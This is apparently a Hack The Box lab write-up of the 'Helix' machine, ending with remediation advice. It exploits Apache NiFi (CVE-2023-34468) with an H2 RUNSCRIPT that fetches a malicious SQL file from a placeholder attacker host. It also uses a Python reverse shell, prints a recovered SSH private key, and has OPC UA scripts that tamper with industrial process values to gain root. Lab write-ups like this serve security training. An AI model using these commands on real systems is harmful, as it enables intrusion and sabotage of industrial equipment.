
Summary
Machine Overview
Helix is a medium-difficulty Linux machine on Hack The Box that focuses on web exploitation, internal service enumeration, industrial control systems, and privilege escalation through misconfigured maintenance mechanisms.
Pentesting Process
Service Enumeration
The assessment began with a comprehensive service enumeration using Nmap to identify exposed services and their versions.
nmap -sC -sV 10.129.31.58
The scan reveals two accessible services:
Nmap scan report for 10.129.31.58
Host is up (0.31s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://helix.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The web server redirects incoming requests to the virtual host helix.htb. To interact with the application correctly, the domain was added to the local /etc/hosts file.
echo "10.129.31.58 helix.htb" >> /etc/hosts
VHost Enumeration
Virtual host enumeration was performed to identify additional services hosted under the target domain.
ffuf -w /snap/seclists/current/Discovery/DNS/combined_subdomains.txt -u http://helix.htb -H "Host: FUZZ.helix.htb" -fs 154
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://helix.htb
 :: Wordlist         : FUZZ: /snap/seclists/current/Discovery/DNS/combined_subdomains.txt
 :: Header           : Host: FUZZ.helix.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 154
________________________________________________

flow                    [Status: 200, Size: 1068, Words: 110, Lines: 28, Duration: 1237ms]
The enumeration identified the virtual host flow.helix.htb, which hosts an instance of Apache NiFi.
Vulnerability Analysis
The application hosted on flow.helix.htb is running Apache NiFi 1.21.0.

This version is vulnerable to a Remote Code Execution vulnerability identified as CVE-2023-34468.
A public PoC exploit for this vulnerability is available on GitHub [1].
Remote Code Execution (CVE-2023-34468)

Exploitation of the vulnerability requires the creation of a malicious DBCPConnectionPool controller service configured to use the embedded H2 database driver.
A new DBCPConnectionPool controller service was created with the following configuration:
| Property | Value |
|---|---|
| Database Connection URL | jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3; |
| Database Driver Class Name | org.h2.Driver |
| Database Driver Location(s) | work/nar/extensions/nifi-poi-nar-1.21.0.nar-unpacked/NAR-INF/bundled-dependencies/h2-2.1.214.jar |

An ExecuteSQL processor was then configured to execute a malicious SQL payload hosted on the attacker's machine.
| Property | Value |
|---|---|
| Database Connection Pooling Service | DBCPConnectionPool (The one that we created previously) |
| SQL select query | RUNSCRIPT FROM 'http://<ATTACKER_IP>:<ATTACKER_PORT>/rce.sql' |

An Output Port was connected to the ExecuteSQL processor to complete the NiFi flow configuration.
On the attacker machine, a temporary HTTP server (listening on ATTACKER_PORT) was started to host the malicious SQL script rce.sql.
The SQL payload creates a Java alias capable of executing arbitrary system commands on the target host.
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
String[] command = {"bash", "-c", cmd};
java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
return s.hasNext() ? s.next() : ""; }
$$;
CALL SHELLEXEC('echo <BASE64_ENCODED_REVERSE_SHELL_PAYLOAD> | base64 -d | /bin/bash');
The following Python3 payload was used to establish a reverse shell connection to the target machine:
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<ATTACKER_IP>",<REV_SHELL_LISTENNING_PORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'

After starting the malicious NiFi flow, a reverse shell was successfully received as the user nifi.
Post-Exploitation Enumeration
After obtaining remote code execution on the target machine, internal enumeration was performed to identify additional attack vectors, sensitive files, and privilege escalation opportunities.
SSH Key Discovery
Enumeration of the filesystem revealed the existence of a second user named operator.
After executing LinPEAS, a backup of the operator user's SSH private key was discovered within the NiFi support bundle directory:
cat /opt/nifi-1.21.0/support-bundles/operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
The retrieved SSH private key was used to authenticate to the operator account via SSH.
Internal Enumeration
Additional enumeration was performed from the context of the operator account to identify privileged services and internal infrastructure components.
Industrial Control System Discovery
During the enumeration of the operator user's home directory, an image and a password-protected PDF document related to industrial infrastructure were discovered.
The image contains a diagram that exposes the presence of an industrial control system communicating over the OPC UA protocol on port 4840.

The service endpoint identified in the documentation was: opc.tcp://127.0.0.1:4840/helix/
Using the netstat command, it was confirmed that the OPC UA service was actively listening on the local machine.
The PDF password hash was extracted and cracked using John The Ripper, revealing the password operator1.
Operator Sudo Privileges
The operator user was allowed to execute a custom maintenance script with root privileges.
sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
The maintenance script validates whether a maintenance window is currently active before spawning an interactive privileged shell.
cat /usr/local/sbin/helix-maint-console
#!/bin/bash
set -euo pipefail

FLAG="/opt/helix/state/maintenance_window"

read_until() { cat "$FLAG" 2>/dev/null || true; }

window_ok() {
  [ -f "$FLAG" ] || return 1
  local until_ts now
  until_ts="$(read_until)"
  now="$(date +%s)"
  [[ "$until_ts" =~ ^[0-9]+$ ]] || return 1
  [ "$now" -lt "$until_ts" ] || return 1
  return 0
}

if ! window_ok; then
  echo "Maintenance window CLOSED."
  exit 1
fi

until_ts="$(read_until)"
now="$(date +%s)"
remaining=$((until_ts-now))

echo "[+] Privileged maintenance access granted"
echo "[!] Window expires in ${remaining} seconds"
echo "[!] Session will be terminated automatically"

# Unique scope name
SCOPE="helix-maint-$$"

# Launch an interactive root shell attached to THIS TTY, in its own systemd scope
systemd-run --quiet --scope --unit="$SCOPE" --property=KillMode=control-group --property=SendSIGHUP=yes \
  /bin/bash -p -i

# If systemd-run returns, the shell exited.
exit 0
Privilege Escalation
Privilege escalation was achieved by interacting with the industrial control system in order to enable the maintenance window required by the privileged maintenance script.
Port Forwarding
To facilitate interaction with the internal OPC UA service from the attacker machine, SSH local port forwarding was configured using the operator account.
ssh -i operator_id_ed25519.bak operator@helix.htb -L 4840:127.0.0.1:4840
Maintenance Window Mechanism
Analysis of the privileged maintenance script revealed that root access would only be granted if both Maintenance Mode and the Maintenance Window were active.
According to the documentation recovered from the operator user's home directory, activating maintenance mode required modifying several industrial process variables exposed through the OPC UA service.


Maintenance window is opened when the following conditions are met:
OPC UA Enumeration
The Python OPCUA library was used to interact with the industrial control server and enumerate available nodes.
Maintenance Nodes Discovery
The following script was used to recursively enumerate accessible OPC UA nodes and their associated properties:
from opcua import Client

client = Client("opc.tcp://127.0.0.1:4840")

client.connect()

def browse(node, level=0, max_depth=4):
    try:
        browse_name = node.get_browse_name()
        nodeid = node.nodeid
        node_class = node.get_node_class()

        print(
            "  " * level
            + f"{browse_name.Name} | {nodeid} | {node_class}"
        )

        if level >= max_depth:
            return

        children = node.get_children()

        for child in children:
            browse(child, level + 1, max_depth)

    except Exception as e:
        print("Error:", e)

root = client.get_root_node()

browse(root)

client.disconnect()
The following nodes were identified as relevant to the maintenance workflow:
| Node Name | Node ID | Node Class |
|---|---|---|
| Mode | FourByteNodeId(ns=2;i=12) | 2 |
| TestOverride | FourByteNodeId(ns=2;i=13) | 2 |
| CalibrationOffset | FourByteNodeId(ns=2;i=6) | 2 |
| Temperature | FourByteNodeId(ns=2;i=4) | 2 |
| Pressure | FourByteNodeId(ns=2;i=5) | 2 |
Mode Switching
The system mode was changed to MAINTENANCE by modifying the value of the Mode node.
mode_node = client.get_node("ns=2;i=12")
mode_node.set_value("MAINTENANCE")
Enabling Override
To enable the override functionality, the value of the TestOverride node was set to True.
override_node = client.get_node("ns=2;i=13")
override_node.set_value(True)
Temperature Manipulation
To activate the maintenance window, the system temperature needed to reach approximately 295°C.
The temperature could not be modified directly through the Temperature node. However, it could be influenced indirectly through the CalibrationOffset node.

Multiple calibration values were tested to observe their impact on the system temperature.
# CalibrationOffset Node and Temperature Node
calibration_node = client.get_node("ns=2;i=6")
temp_node = client.get_node("ns=2;i=4")

# List of calibration values to test
calibrations = [0.0, 2.5, 5.0, 7.5, 10.0, 12.5, 15.0, 17.5, 20.0, 22.5, 25.0, 27.5, 30.0, 32.5, 35.0, 37.5, 40.0, 42.5, 45.0]
# List to store the corresponding temperature values
temperatures = []

for value in calibrations:
  # Set the calibration value
  calibration_node.set_value(value)

  # Read the corresponding temperature value
  temperature = temp_node.get_value()

  # Store the temperature value
  temperatures.append(temperature)

# Print the calibration values and their corresponding temperature values
print("Calibration values:", calibrations)
print("Temperature values:", temperatures)
The following graph illustrates the relationship between the calibration offset values and the corresponding temperature readings:

Based on the graph, the temperature reaches approximately 295°C when the calibration offset is around 12.15.
Maintenance Window Activation
The previous steps were combined into a single script to activate the maintenance window. To ensure that the temperature reached 295°C, the calibration offset was gradually increased up to 20.
A one-second delay was introduced between each modification to avoid destabilizing the system.
from opcua import Client
import time

client = Client("opc.tcp://127.0.0.1:4840")

try:
    client.connect()

    # Nodes
    mode_node = client.get_node("ns=2;i=12")
    override_node = client.get_node("ns=2;i=13")
    calibration_node = client.get_node("ns=2;i=6")
    temp_node = client.get_node("ns=2;i=4")

    #1. Set maintenance mode
    mode_node.set_value("MAINTENANCE")
    print("Mode set to:", mode_node.get_value())

    # 2. Enable override
    override_node.set_value(True)
    print("TestOverride set to:", override_node.get_value())


    # 3. Increase calibration offset gradually
    calibrations = [0.0, 2.5, 5.0, 7.5, 10.0, 12.5, 15.0, 17.5, 20.0]

    for value in calibrations:
        calibration_node.set_value(value)

        print(f"CalibrationOffset set to: {value}")

        temperature = temp_node.get_value()
        print(f"Current Temperature: {temperature}")

        # Check maintenance window condition
        if temperature >= 295:
            print("[+] Maintenance window reached")
            break

        # Wait between steps
        time.sleep(1)

finally:
    client.disconnect()
After executing the script, the desired temperature was successfully reached, enabling the maintenance window.


Once the maintenance window was activated, the privileged maintenance script was executed using sudo, resulting in a root shell on the target machine.
Mitigation
Remediation
The following remediation steps can help prevent exploitation of the identified vulnerabilities:
- Upgrade Apache NiFi to version 1.22.0 or later
- Restrict access to the Apache NiFi administrative interface
- Prevent sensitive files such as SSH private keys from being stored in accessible backup directories
- Implement authentication and authorization controls on industrial control interfaces
References
References